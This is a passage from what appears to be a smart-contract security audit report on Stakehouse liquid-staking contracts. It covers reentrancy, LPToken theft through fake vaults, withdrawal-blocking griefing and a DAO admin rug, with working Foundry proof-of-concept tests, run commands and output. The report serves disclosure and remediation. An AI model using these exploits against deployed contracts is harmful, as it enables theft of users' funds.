`beforeTokenTransfer`, StakingFundsVault contract: The possibility of the reentrancy is given when call function `_distributeETHRewardsToUserForToken` in L333 and L337, this function call the recipient making the possibility of the reentrancy, breaking the code of L343-L351

Recommended Mitigation Steps

One possibility is to wrap(`deposit`) ether in WETH and transfer as ERC20 token.

Another is to add `nonReentrant` guard to the functions:

- `beforeTokenTransfer`, **GiantMevAndFeesPool** contract
- `withdrawLPTokens`, **GiantPoolBase** contract
- `batchDepositETHForStaking`, **StakingFundsVault** contract
- `depositETHForStaking`, **StakingFundsVault** contract
- `beforeTokenTransfer`, **StakingFundsVault** contract

File: contracts/liquid-staking/GiantMevAndFeesPool.sol

```
@@ -143,7 +143,7 @@ contract GiantMevAndFeesPool is ITransferHookProcessor, GiantPoolBase, S
     }

     /// @notice Allow giant LP token to notify pool about transfers so the claimed amounts
-    function beforeTokenTransfer(address _from, address _to, uint256) external {
+    function beforeTokenTransfer(address _from, address _to, uint256) external nonReentrant
         require(msg.sender == address(lpTokenETH), "Caller is not giant LP");
         updateAccumulatedETHPerLP();
```

File: contracts/liquid-staking/GiantPoolBase.sol

```
@@ -66,7 +66,7 @@ contract GiantPoolBase is ReentrancyGuard {
     /// @notice Allow a user to chose to withdraw vault LP tokens by burning their giant LP
     /// @param _lpTokens List of LP tokens being owned and being withdrawn from the giant p
     /// @param _amounts List of amounts of giant LP being burnt in exchange for vault LP
-    function withdrawLPTokens(LPToken[] calldata _lpTokens, uint256[] calldata _amounts) ex
+    function withdrawLPTokens(LPToken[] calldata _lpTokens, uint256[] calldata _amounts) ex
         uint256 amountOfTokens = _lpTokens.length;
         require(amountOfTokens > 0, "Empty arrays");
         require(amountOfTokens == _amounts.length, "Inconsistent array lengths");
```

File: contracts/liquid-staking/StakingFundsVault.sol

```
@@ -66,7 +66,7 @@ contract StakingFundsVault is
     /// @notice Batch deposit ETH for staking against multiple BLS public keys
     /// @param _blsPublicKeyOfKnots List of BLS public keys being staked
     /// @param _amounts Amounts of ETH being staked for each BLS public key
-    function batchDepositETHForStaking(bytes[] calldata _blsPublicKeyOfKnots, uint256[] cal
+    function batchDepositETHForStaking(bytes[] calldata _blsPublicKeyOfKnots, uint256[] cal
         uint256 numOfValidators = _blsPublicKeyOfKnots.length;
         require(numOfValidators > 0, "Empty arrays");
         require(numOfValidators == _amounts.length, "Inconsistent array lengths");

@@ -110,7 +110,7 @@ contract StakingFundsVault is
     /// @notice Deposit ETH against a BLS public key for staking
     /// @param _blsPublicKeyOfKnot BLS public key of validator registered by a node runner
     /// @param _amount Amount of ETH being staked
-    function depositETHForStaking(bytes calldata _blsPublicKeyOfKnot, uint256 _amount) publ
+    function depositETHForStaking(bytes calldata _blsPublicKeyOfKnot, uint256 _amount) publ
         require(liquidStakingNetworkManager.isBLSPublicKeyBanned(_blsPublicKeyOfKnot) == fa
         require(
             getAccountManager().blsPublicKeyToLifecycleStatus(_blsPublicKeyOfKnot) == IData

@@ -312,7 +312,7 @@ contract StakingFundsVault is
     }

     /// @notice before an LP token is transferred, pay the user any unclaimed ETH rewards
-    function beforeTokenTransfer(address _from, address _to, uint256) external override {
+    function beforeTokenTransfer(address _from, address _to, uint256) external override nor
         address syndicate = liquidStakingNetworkManager.syndicate();
         if (syndicate != address(0)) {
             LPToken token = LPToken(msg.sender);
```

vince0656 (Stakehouse) confirmed

[H-21] `bringUnusedETHBackIntoGiantPool` in `GiantMevAndFeesPool` can be used to steal `LPTokens`

Submitted by datapunk

real `LPTokens` can be transferred out of `GiantMevAndFeesPool` through fake `_stakingFundsVaults` provided by an attacker. https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantMevAndFeesPool.sol#L126

Proof of Concept

`bringUnusedETHBackIntoGiantPool` takes in `_stakingFundsVaults`, `_oldLPTokens`, `_newLPTokens` and rotate `_amounts` from old to new tokens. The tokens are thoroughly verified by `burnLPForETH` in `ETHPoolLPFactory`. However, theres is no checking for the validity of `_stakingFundsVaults`, nor the relationship between `LPTokens` and `_stakingFundsVaults`. Therefore, an attacker can create fake contracts for `_stakingFundsVaults`, with `burnLPTokensForETH`, that takes `LPTokens` as parameters. The `msg.sender` in `burnLPTokensForETH` is `GiantMevAndFeesPool`, thus the attacker can transfer `LPTokens` that belongs to `GiantMevAndFeesPool` to any addresses it controls.

Recommended Mitigation Steps

Always passing liquid staking manager address, checking its real and then requesting either the savETH vault or staking funds vault is a good idea to prove the validity of vaults.

vince0656 (Stakehouse) confirmed

Medium Risk Findings (31)

[M-01] Freezing of funds - Hacker can prevent users withdraws in giant pools

Submitted by 0xdeadbeef0x, also found by Trust, JTJabba, joestakey, V_B, minhtrng, unforgiven, Jeiwan, hihen, Lambda, aphak5010, and HE1M

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantPoolBase.sol#L69 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantSavETHVaultPool.sol#L66 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantPoolBase.sol#L96

Impact

A hacker can prevent users from withdrawing dETH or LPTokens in giant pools.

This bug causes a revert in:

1. `WithdrawLP` - `GiantMevAndFeesPool`
2. `WithdrawLP` - `GiantSavETHVaultPool`
3. `WithdrawDETH` - `GiantSavETHVaultPool`

A hacker can prevent a user from receiving dETH when users are eligible and guaranteed to receive it through their stake.

This causes a liquidity crunch as the only funds that are possible to withdraw are ETH. There is not enough ETH in the giant pools to facilitate a large withdraw as ETH is staked for LPTokens and dETH.

The giant pools will become insolvent to returning ETH, dETH or vault LPTokens.

Proof of Concept

Both `WithdrawLP` and `WithdrawDETH` act in a similar way:

1. loop LPtokens received for withdraw
2. Check user has enough Giant LP tokens to burn and pool has enough vault LP to give.
3. Check that a day has passed since user has interacted with Giant LP Token
4. burn tokens
5. send tokens

Example of `WithdrawDETH`: https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantSavETHVaultPool.sol#L66

```
    function withdrawDETH(
        address[] calldata _savETHVaults,
        LPToken[][] calldata _lpTokens,
        uint256[][] calldata _amounts
    ) external {
        uint256 numOfVaults = _savETHVaults.length;
        require(numOfVaults > 0, "Empty arrays");
        require(numOfVaults == _lpTokens.length, "Inconsistent arrays");
        require(numOfVaults == _amounts.length, "Inconsistent arrays");

        // Firstly capture current dETH balance and see how much has been deposited after th
        uint256 dETHReceivedFromAllSavETHVaults = getDETH().balanceOf(address(this));
        for (uint256 i; i < numOfVaults; ++i) {
            SavETHVault vault = SavETHVault(_savETHVaults[i]);
```

```
            // Simultaneously check the status of LP tokens held by the vault and the giant
            for (uint256 j; j < _lpTokens[i].length; ++j) {
                LPToken token = _lpTokens[i][j];
                uint256 amount = _amounts[i][j];

                // Check the user has enough giant LP to burn and that the pool has enough s
                _assertUserHasEnoughGiantLPToClaimVaultLP(token, amount);

                require(vault.isDETHReadyForWithdrawal(address(token)), "dETH is not ready f

                // Giant LP is burned 1:1 with LPs from sub-networks
                require(lpTokenETH.balanceOf(msg.sender) >= amount, "User does not own enoug

                // Burn giant LP from user before sending them dETH
                lpTokenETH.burn(msg.sender, amount);

                emit LPBurnedForDETH(address(token), msg.sender, amount);
            }

            // Ask
            vault.burnLPTokens(_lpTokens[i], _amounts[i]);
        }

        // Calculate how much dETH has been received from burning
        dETHReceivedFromAllSavETHVaults = getDETH().balanceOf(address(this)) - dETHReceivedF

        // Send giant LP holder dETH owed
        getDETH().transfer(msg.sender, dETHReceivedFromAllSavETHVaults);
    }
```

The bug is in `_assertUserHasEnoughGiantLPToClaimVaultLP` in the last require that checks that a day has passed since the user has interacted with Giant LP Token: https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantPoolBase.sol#L93

```
    function _assertUserHasEnoughGiantLPToClaimVaultLP(LPToken _token, uint256 _amount) inte
        require(_amount >= MIN_STAKING_AMOUNT, "Invalid amount");
        require(_token.balanceOf(address(this)) >= _amount, "Pool does not own specified LP'
        require(lpTokenETH.lastInteractedTimestamp(msg.sender) + 1 days < block.timestamp, '
    }
```

The condition `lpTokenETH.lastInteractedTimestamp(msg.sender) + 1 days < block.timestamp` can be set to fail by the hacker. The hacker transfers 0 `lpTokenETH` tokens to `msg.sender`. This transfer will update the `lastInteractedTimestamp` to now.

The above can be done once a day or on-demand by front-running the withdraw commands.

`_afterTokenTransfer` in `GiantLP.sol`: https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantLP.sol#L43

```
function _afterTokenTransfer(address _from, address _to, uint256 _amount) internal overr
    lastInteractedTimestamp[_from] = block.timestamp;
    lastInteractedTimestamp[_to] = block.timestamp;
    if (address(transferHookProcessor) != address(0)) ITransferHookProcessor(transferHoo
}
```

Foundry POC

The POC will show how a hacker prevents a user from receiving dETH although they are eligible to receive it.

Add the following test to `GiantPools.t.sol`: https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/test/foundry/GiantPools.t.sol#L118

```
function testPreventWithdraw() public {
    // Set up users and ETH
    address nodeRunner = accountOne; vm.deal(nodeRunner, 12 ether);
    address feesAndMevUserOne = accountTwo; vm.deal(feesAndMevUserOne, 4 ether);
    address savETHUser = accountThree; vm.deal(savETHUser, 24 ether);

    // Register BLS key
    registerSingleBLSPubKey(nodeRunner, blsPubKeyOne, accountFour);

    // Deposit 24 ETH into giant savETH
    vm.prank(savETHUser);
    giantSavETHPool.depositETH{value: 24 ether}(24 ether);
    assertEq(giantSavETHPool.lpTokenETH().balanceOf(savETHUser), 24 ether);
    assertEq(address(giantSavETHPool).balance, 24 ether);

    // Deploy 24 ETH from giant LP into savETH pool of LSDN instance
    bytes[][] memory blsKeysForVaults = new bytes[][](1);
    blsKeysForVaults[0] = getBytesArrayFromBytes(blsPubKeyOne);

    uint256[][] memory stakeAmountsForVaults = new uint256[][](1);
    stakeAmountsForVaults[0] = getUint256ArrayFromValues(24 ether);

    giantSavETHPool.batchDepositETHForStaking(
        getAddressArrayFromValues(address(manager.savETHVault())),
        getUint256ArrayFromValues(24 ether),
        blsKeysForVaults,
```

```
    stakeAmountsForVaults
);
assertEq(address(manager.savETHVault()).balance, 24 ether);

// Deposit 4 ETH into giant fees and mev
vm.startPrank(feesAndMevUserOne);
giantFeesAndMevPool.depositETH{value: 4 ether}(4 ether);
vm.stopPrank();

assertEq(address(giantFeesAndMevPool).balance, 4 ether);
stakeAmountsForVaults[0] = getUint256ArrayFromValues(4 ether);
giantFeesAndMevPool.batchDepositETHForStaking(
    getAddressArrayFromValues(address(manager.stakingFundsVault())),
    getUint256ArrayFromValues(4 ether),
    blsKeysForVaults,
    stakeAmountsForVaults
);

// Ensure we can stake and mint derivatives
stakeAndMintDerivativesSingleKey(blsPubKeyOne);

IERC20 dETHToken = savETHVault.dETHToken();

vm.startPrank(accountFive);
dETHToken.transfer(address(savETHVault.saveETHRegistry()), 24 ether);
vm.stopPrank();

LPToken[] memory tokens = new LPToken[](1);
tokens[0] = savETHVault.lpTokenForKnot(blsPubKeyOne);

LPToken[][] memory allTokens = new LPToken[][](1);
allTokens[0] = tokens;

stakeAmountsForVaults[0] = getUint256ArrayFromValues(24 ether);

// User will not have any dETH to start
assertEq(dETHToken.balanceOf(savETHUser), 0);

// Warp ahead -> savETHUser eligible to dETH
vm.warp(block.timestamp + 2 days);

// Send 0 tokens to savETHUser so he cannot withdrawDETH
address hacker = address(0xdeadbeef);
vm.startPrank(hacker);
giantSavETHPool.lpTokenETH().transfer(savETHUser, 0);
vm.stopPrank();
```

```
        address[] memory addresses = getAddressArrayFromValues(address(manager.savETHVault()

        vm.startPrank(savETHUser);
        // Validate withdrawDETH will revert
        vm.expectRevert("Too new");
        giantSavETHPool.withdrawDETH(addresses, allTokens, stakeAmountsForVaults);
        vm.stopPrank();
    }
```

To run the POC execute: `yarn test -m "PreventWithdraw" -v`

Expected output:

```
Running 1 test for test/foundry/GiantPools.t.sol:GiantPoolTests
[PASS] testPreventWithdraw() (gas: 3132637)
Test result: ok. 1 passed; 0 failed; finished in 9.25ms
```

To run with full trace, execute: `yarn test -m "PreventWithdraw" -vvvv`

Tools Used

VS Code, Foundry

Recommended Mitigation Steps

Make sure transfers in the GiantLP are only for funds larger than (0.001 ETH), this will make the exploitation expensive.

vince0656 (Stakehouse) confirmed

[M-02] Rotating `LPTokens` to banned BLS public key

Submitted by HE1M

It is possible to rotate `LPTokens` to a banned BLS public key. This is not a safe action, because it can result in insolvency of the project (specially if the banned BLS public key was malicious).

Proof of Concept

When a user deposits ETH for staking by calling `depositETHForStaking`, the manager checks whether the provided BLS public key is banned or not.
`require(liquidStakingNetworkManager.isBLSPublicKeyBanned(_blsPublicKeyOfKnot) == false, "BLS public key is banned or not a part of LSD network");`
https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/StakingFundsVault.sol#L113

If it is not banned the `LPToken` related to that BLS public key will be minted to the caller, so the number of `LPToken` related to that BLS public key will be increased. https://github.com/code-423n4/2022-11-stakehouse/blob/39a3a84615725b7b2ce296861352117793e4c853/contracts/liquid-staking/ETHPoolLPFactory.sol#L125

If it is banned, it will not be possible to stake to this BLS public key, so the number of `LPToken` will not be increased. But the issue is that it is still possible to increase the `LPToken` of this BLS public key through rotating `LPToken`.

In other words, a malicious user can call `rotateLPTokens`, so that the `_oldLPToken` will be migrated to `_newLPToken` which is equal to the `LPToken` related to the banned BLS public key.

In summary, the vulnerability is that during rorating `LPTokens`, it is not checked that the `_newLPToken` is related to a banned BLS public key or not.

Recommended Mitigation Steps

The following line should be added to function `rotateLPTokens(...)`: `require(liquidStakingNetworkManager.isBLSPublicKeyBanned(blsPublicKeyOfNewKnot) == false, "BLS public key is banned or not a part of LSD network");` https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/ETHPoolLPFactory.sol#L76

vince0656 (Stakehouse) confirmed

[M-03] Giant pools cannot receive ETH from vaults

Submitted by 0xdeadbeef0x, also found by datapunk, bin2chen, hihen, and koxuan

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantSavETHVaultPool.sol#L137 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantMevAndFeesPool.sol#L126

Both giant pools are affected:

1. GiantSavETHVaultPool
2. bringUnusedETHBackIntoGiantPool

The giant pools have a `bringUnusedETHBackIntoGiantPool` function that calls the vaults to send back any unused ETH. Currently, any call to this function will revert. Unused ETH will not be sent to the giant pools and will stay in the vaults.

This causes an insolvency issue when many users want to withdraw ETH and there is not enough liquidity inside the giant pools.

Proof of Concept

`bringUnusedETHBackIntoGiantPool` calls the vaults to receive ETH: https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantSavETHVaultPool.sol#L137

```
    function bringUnusedETHBackIntoGiantPool(
        address[] calldata _savETHVaults,
        LPToken[][] calldata _lpTokens,
        uint256[][] calldata _amounts
    ) external {
        uint256 numOfVaults = _savETHVaults.length;
        require(numOfVaults > 0, "Empty arrays");
        require(numOfVaults == _lpTokens.length, "Inconsistent arrays");
        require(numOfVaults == _amounts.length, "Inconsistent arrays");
        for (uint256 i; i < numOfVaults; ++i) {
            SavETHVault vault = SavETHVault(_savETHVaults[i]);
            for (uint256 j; j < _lpTokens[i].length; ++j) {
                require(
                    vault.isDETHReadyForWithdrawal(address(_lpTokens[i][j])) == false,
                    "ETH is either staked or derivatives minted"
                );
            }
            vault.burnLPTokens(_lpTokens[i], _amounts[i]);
        }
    }
```

the vaults go through a process of burning the `_lpTokens` and sending the caller giant pool ETH.

`burnLPToken` https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/SavETHVault.sol#L126

```
    function burnLPToken(LPToken _lpToken, uint256 _amount) public nonReentrant returns (ui
        /// .....
        (bool result,) = msg.sender.call{value: _amount}("");
        // .....
    }
```

Giant pools do not have a `fallback` or `receive` function. ETH cannot be sent to them

Additionally, there is no accounting of `idleETH`, which should be increased with the received ETH in order to facilitate withdraws

Tools Used

VS Code

Recommended Mitigation Steps

1. Add a `fallback` or `receive` function to the pools.
2. `idleETH` should be increased with the received ETH

vince0656 (Stakehouse) confirmed

[M-04] GiantPool should not check ETH amount on withdrawal

Submitted by aphak5010, also found by Trust, Jeiwan, yixxas, and HE1M

The `GiantPoolBase.withdrawETH` function requires that the amount to withdraw is at least as big as the `MIN_STAKING_AMOUNT` (https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantPoolBase.sol#L53).

This check does not serve any purpose and can actually cause the user problems when withdrawing his ETH.

Proof of Concept

1. Bob deposits ETH into the GiantPool with the `GiantPoolBase.depositETH` function.
   The amount is equal to `MIN_STAKING_AMOUNT + 0.99 * MIN_STAKING_AMOUNT`.
2. Bob witdraws `MIN_STAKING_AMOUNT` ETH from the GiantPool.
3. Bob has `0.99 * MIN_STAKING_AMOUNT` ETH left in the GiantPool. This is a problem since he cannot withdraw this amount of ETH since it is smaller than `MIN_STAKING_AMOUNT`.
   In order to withdraw his funds, Bob needs to first add funds to the GiantPool such that the deposited amount is big enough for withdrawal. However this causes extra transaction fees to be paid (loss of funds) and causes a bad user experience.

Tools Used

VSCode

Recommended Mitigation Steps

The `require(_amount >= MIN_STAKING_AMOUNT, "Invalid amount");` statement should just be removed. It does not serve any purpose anyway.

vince0656 (Stakehouse) confirmed

[M-05] Adding non EOA representative

Submitted by HE1M, also found by joestakey, SmartSek, Jeiwan, and yixxas

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/LiquidStakingManager.sol#L308 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/LiquidStakingManager.sol#L289

It is not allowed to add non-EOA representative to the smart wallet. But, this limitation can be bypassed by rotating representatives.

Proof of Concept

During registering a node runner to LSD by creating a new smart wallet, it is checked that the `_eoaRepresentative` is an EOA or not.

```
require(!Address.isContract(_eoaRepresentative), "Only EOA representative permitted");
```

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/LiquidStakingManager.sol#L426

But this check is missing during rotating EOA representative in two functions `rotateEOARepresentative` and `rotateEOARepresentativeOfNodeRunner`.

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/LiquidStakingManager.sol#L289 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/LiquidStakingManager.sol#L308

In other words `_newRepresentative` can be a contract in these two functions without being prevented. So, this can bypass the check during registering a node runner to LSD.

Recommended Mitigation Steps

The following line should be added to functions `rotateEOARepresentative` and `rotateEOARepresentativeOfNodeRunner`:

```
require(!Address.isContract(_newRepresentative), "Only EOA representative permitted");
```

vince0656 (Stakehouse) confirmed duplicate issue #187

[M-06] Withdrawing wrong LPToken from GiantPool leads to loss of funds

Submitted by aphak5010, also found by datapunk, arcoun, wait, unforgiven, and yixxas

The `GiantPoolBase.withdrawLPTokens` function (https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantPoolBase.sol#L69) allows to withdraw LP tokens from a GiantPool by burning an equal amount of GiantLP.

This allows a user to handle the LP tokens directly without the need for a GiantPool as intermediary.

It is not checked however whether the LP tokens to be withdrawn were transferred to the GiantPool in exchange for staking ETH.

I.e. whether the LP token are of any value.

There are two issues associated with this behavior.

1. A malicious user can create and mint his own LP Token and send it to the GiantPool. Users that want to withdraw LP tokens from the GiantPool can then be tricked into withdrawing worthless attacker LP tokens, thereby burning their GiantLP tokens that are mapped 1:1 to ETH. (-> loss of funds)
2. This can also mess up internal accounting logic. For every LP token that is owned by a GiantPool there should be a corresponding GiantLP token. Using the described behavior this ratio can be broken such that there are LP token owned by the GiantPool for which there is no GiantLP token. This means some LP token cannot be transferred from the GiantPool and there will always be some amount of LP token "stuck" in the GiantPool.

Proof of Concept

1. The attacker deploys his own LPToken contract and sends a huge amount of LP tokens to the GiantPool to pass the check in `GiantPoolBase._assertUserHasEnoughGiantLPToClaimVaultLP` (https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantPoolBase.sol#L95).
2. The attacker tricks Bob into withdrawing the malicious LP tokens from the GiantPool (https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantPoolBase.sol#L69).
3. Bob's GiantLP tokens are burnt and he receives worthless LP tokens.

The same issue exists for the `GiantSavETHVaultPool.withdrawDETH` function. But in this case, the victim must also provide a wrong savETHVault address

which makes this issue less likely to be exploited.

Tools Used

VSCode

Recommended Mitigation Steps

The GiantPool should store information about which LP tokens it receives for staking ETH. When calling the `GiantPoolBase.withdrawLPTokens` function it can then be checked if the LP tokens to be withdrawn were indeed transferred to the GiantPool in exchange for staking ETH.

vince0656 (Stakehouse) confirmed

[M-07] OwnableSmartWallet: Multiple approvals can lead to unwanted ownership transfers

Submitted by aphak5010

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/smart-wallet/OwnableSmartWallet.sol#L94 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/smart-wallet/OwnableSmartWallet.sol#L105-L106

The `OwnableSmartWallet` contract employs a mechanism for the owner to approve addresses that can then claim ownership (https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/smart-wallet/OwnableSmartWallet.sol#L94) of the contract.

The source code has a comment included which states that "Approval is revoked, in order to avoid unintended transfer allowance if this wallet ever returns to the previous owner" (https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/smart-wallet/OwnableSmartWallet.sol#L105-L106).

This means that when ownership is transferred from User A to User B, the approvals that User A has given should be revoked.

The existing code does not however revoke all approvals that User A has given. It only revokes one approval.

This can lead to unwanted transfers of ownership.

Proof of Concept

1. User A approves User B and User C to claim ownership

2. User B claims ownership first
3. Only User A's approval for User B is revoked, not however User A's approval for User C
4. User B transfers ownerhsip back to User A
5. Now User C can claim ownership even though this time User A has not approved User C

Tools Used

VSCode

Recommended Mitigation Steps

You should invalidate all approvals User A has given when another User becomes the owner of the OwnableSmartWallet.

Unfortunately you cannot use a statement like `delete _isTransferApproved[owner()]`.

So you would need an array that keeps track of approvals as pointed out in this StackExchange question: https://ethereum.stackexchange.com/questions/15553/how-to-delete-a-mapping

vince0656 (Stakehouse) confirmed

[M-08] DAO admin in `LiquidStakingManager.sol` can rug the registered node operator by stealing their fund in the smart wallet via arbitrary execution.

Submitted by ladboy233, also found by joestakey, Trust, and chaduke

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/LiquidStakingManager.sol#L202 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/LiquidStakingManager.sol#L210 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/LiquidStakingManager.sol#L426 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/LiquidStakingManager.sol#L460 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/smart-wallet/OwnableSmartWallet.sol#L63

DAO admin in LiquidStakingManager.sol can rug the registered node operator by stealing their fund via arbitrary execution.

Proof of Concept

After the Liquid Staking Manager.so is deployed via `LSDNFactory::deployNewLiquidStakingDerivativeNetw`

```
/// @notice Deploys a new LSDN and the liquid staking manger required to manage the network
/// @param _dao Address of the entity that will govern the liquid staking network
/// @param _stakehouseTicker Liquid staking derivative network ticker (between 3-5 chars)
function deployNewLiquidStakingDerivativeNetwork(
    address _dao,
    uint256 _optionalCommission,
    bool _deployOptionalHouseGatekeeper,
    string calldata _stakehouseTicker
) public returns (address) {
```

The DAO address governance address (contract) has very high privilege.

The DAO address can perform arbitrary execution by calling LiquidStaking-Manager.sol::executeAsSmartWallet

```
/// @notice Enable operations proxied through DAO contract to another contract
/// @param _nodeRunner Address of the node runner that created the wallet
/// @param _to Address of the target contract
/// @param _data Encoded data of the function call
/// @param _value Total value attached to the transaction
function executeAsSmartWallet(
    address _nodeRunner,
    address _to,
    bytes calldata _data,
    uint256 _value
) external payable onlyDAO {
    address smartWallet = smartWalletOfNodeRunner[_nodeRunner];
    require(smartWallet != address(0), "No wallet found");
    IOwnableSmartWallet(smartWallet).execute(
        _to,
        _data,
        _value
    );
}
```

When a register a new node operator with 4 ETH by calling registerBLSPub-licKeys:

```
/// @notice register a node runner to LSD by creating a new smart wallet
/// @param _blsPublicKeys list of BLS public keys
/// @param _blsSignatures list of BLS signatures
/// @param _eoaRepresentative EOA representative of wallet
function registerBLSPublicKeys(
    bytes[] calldata _blsPublicKeys,
    bytes[] calldata _blsSignatures,
```

```
    address _eoaRepresentative
) external payable nonReentrant {
```

the smart wallet created in the smart contract custody the 4 ETH.

```
// create new wallet owned by liquid staking manager
smartWallet = smartWalletFactory.createWallet(address(this));
emit SmartWalletCreated(smartWallet, msg.sender);
```

```
{
    // transfer ETH to smart wallet
    (bool result,) = smartWallet.call{value: msg.value}("");
    require(result, "Transfer failed");
    emit WalletCredited(smartWallet, msg.value);
}
```

but Dao admin in LiquidStakingManager.sol can rug the registered node operator by stealing their fund in the smart wallet via arbitrary execution.

As shown in POC:

first we add this smart contract in LiquidStakingManager.t.sol

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/test/foundry/LiquidStakingManager.t.sol#L12

```
import { ERC20 } from "@openzeppelin/contracts/token/ERC20/ERC20.sol";

contract RugContract {

    function receiveFund() external payable {

    }

    receive() external payable {}
}

contract MockToken is ERC20 {

    constructor()ERC20("A", "B") {
        _mint(msg.sender, 10000 ether);
    }

}
```

We add the two POC,

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/test/foundry/LiquidStakingManager.t.sol#L35

the first POC shows the admin can steal the ETH from the smart contract via arbrary execution.

```
    function testDaoRugFund_Pull_ETH_POC() public {

        address user = vm.addr(21312);

        bytes[] memory publicKeys = new bytes[](1);
        publicKeys[0] = "publicKeys";

        bytes[] memory signature = new bytes[](1);
        signature[0] = "signature";

        RugContract rug = new RugContract();

        // user spends 4 ehter and register the key to become the public operator
        vm.prank(user);
        vm.deal(user, 4 ether);
        manager.registerBLSPublicKeys{value: 4 ether}(
            publicKeys,
            signature,
            user
        );
        address wallet = manager.smartWalletOfNodeRunner(user);
        console.log("wallet ETH balance for user after registering");
        console.log(wallet.balance);

        // dao admin rug the user by withdraw the ETH via arbitrary execution.
        vm.prank(admin);
        bytes memory data = abi.encodeWithSelector(RugContract.receiveFund.selector, "");
        manager.executeAsSmartWallet(
            user,
            address(rug),
            data,
            4 ether
        );
        console.log("wallet ETH balance for user after DAO admin rugging");
        console.log(wallet.balance);

    }
```

We run the test:

```
forge test -vv --match testDaoRugFund_Pull_ETH_POC
```

the result is

```
Running 1 test for test/foundry/LiquidStakingManager.t.sol:LiquidStakingManagerTests
```

```
[PASS] testDaoRugFund_Pull_ETH_POC() (gas: 353826)
Logs:
  wallet ETH balance for user after registering
  4000000000000000000
  wallet ETH balance for user after DAO admin rugging
  0

Test result: ok. 1 passed; 0 failed; finished in 13.63ms
```

the second POC shows the admin can steal the ERC20 token from the smart contract via arbrary execution.

```
    function testDaoRugFund_Pull_ERC20_Token_POC() public {

        address user = vm.addr(21312);

        bytes[] memory publicKeys = new bytes[](1);
        publicKeys[0] = "publicKeys";

        bytes[] memory signature = new bytes[](1);
        signature[0] = "signature";

        RugContract rug = new RugContract();

        vm.prank(user);
        vm.deal(user, 4 ether);
        manager.registerBLSPublicKeys{value: 4 ether}(
            publicKeys,
            signature,
            user
        );

        address wallet = manager.smartWalletOfNodeRunner(user);
        ERC20 token = new MockToken();
        token.transfer(wallet, 100 ether);

        console.log("wallet ERC20 token balance for user after registering");
        console.log(token.balanceOf(wallet));

        vm.prank(admin);
        bytes memory data = abi.encodeWithSelector(IERC20.transfer.selector, address(rug), 1
        manager.executeAsSmartWallet(
            user,
            address(token),
            data,
            0
        );
```

```
        console.log("wallet ERC20 token balance for dao rugging");
        console.log(token.balanceOf(wallet));

    }
```

We run the test:

```
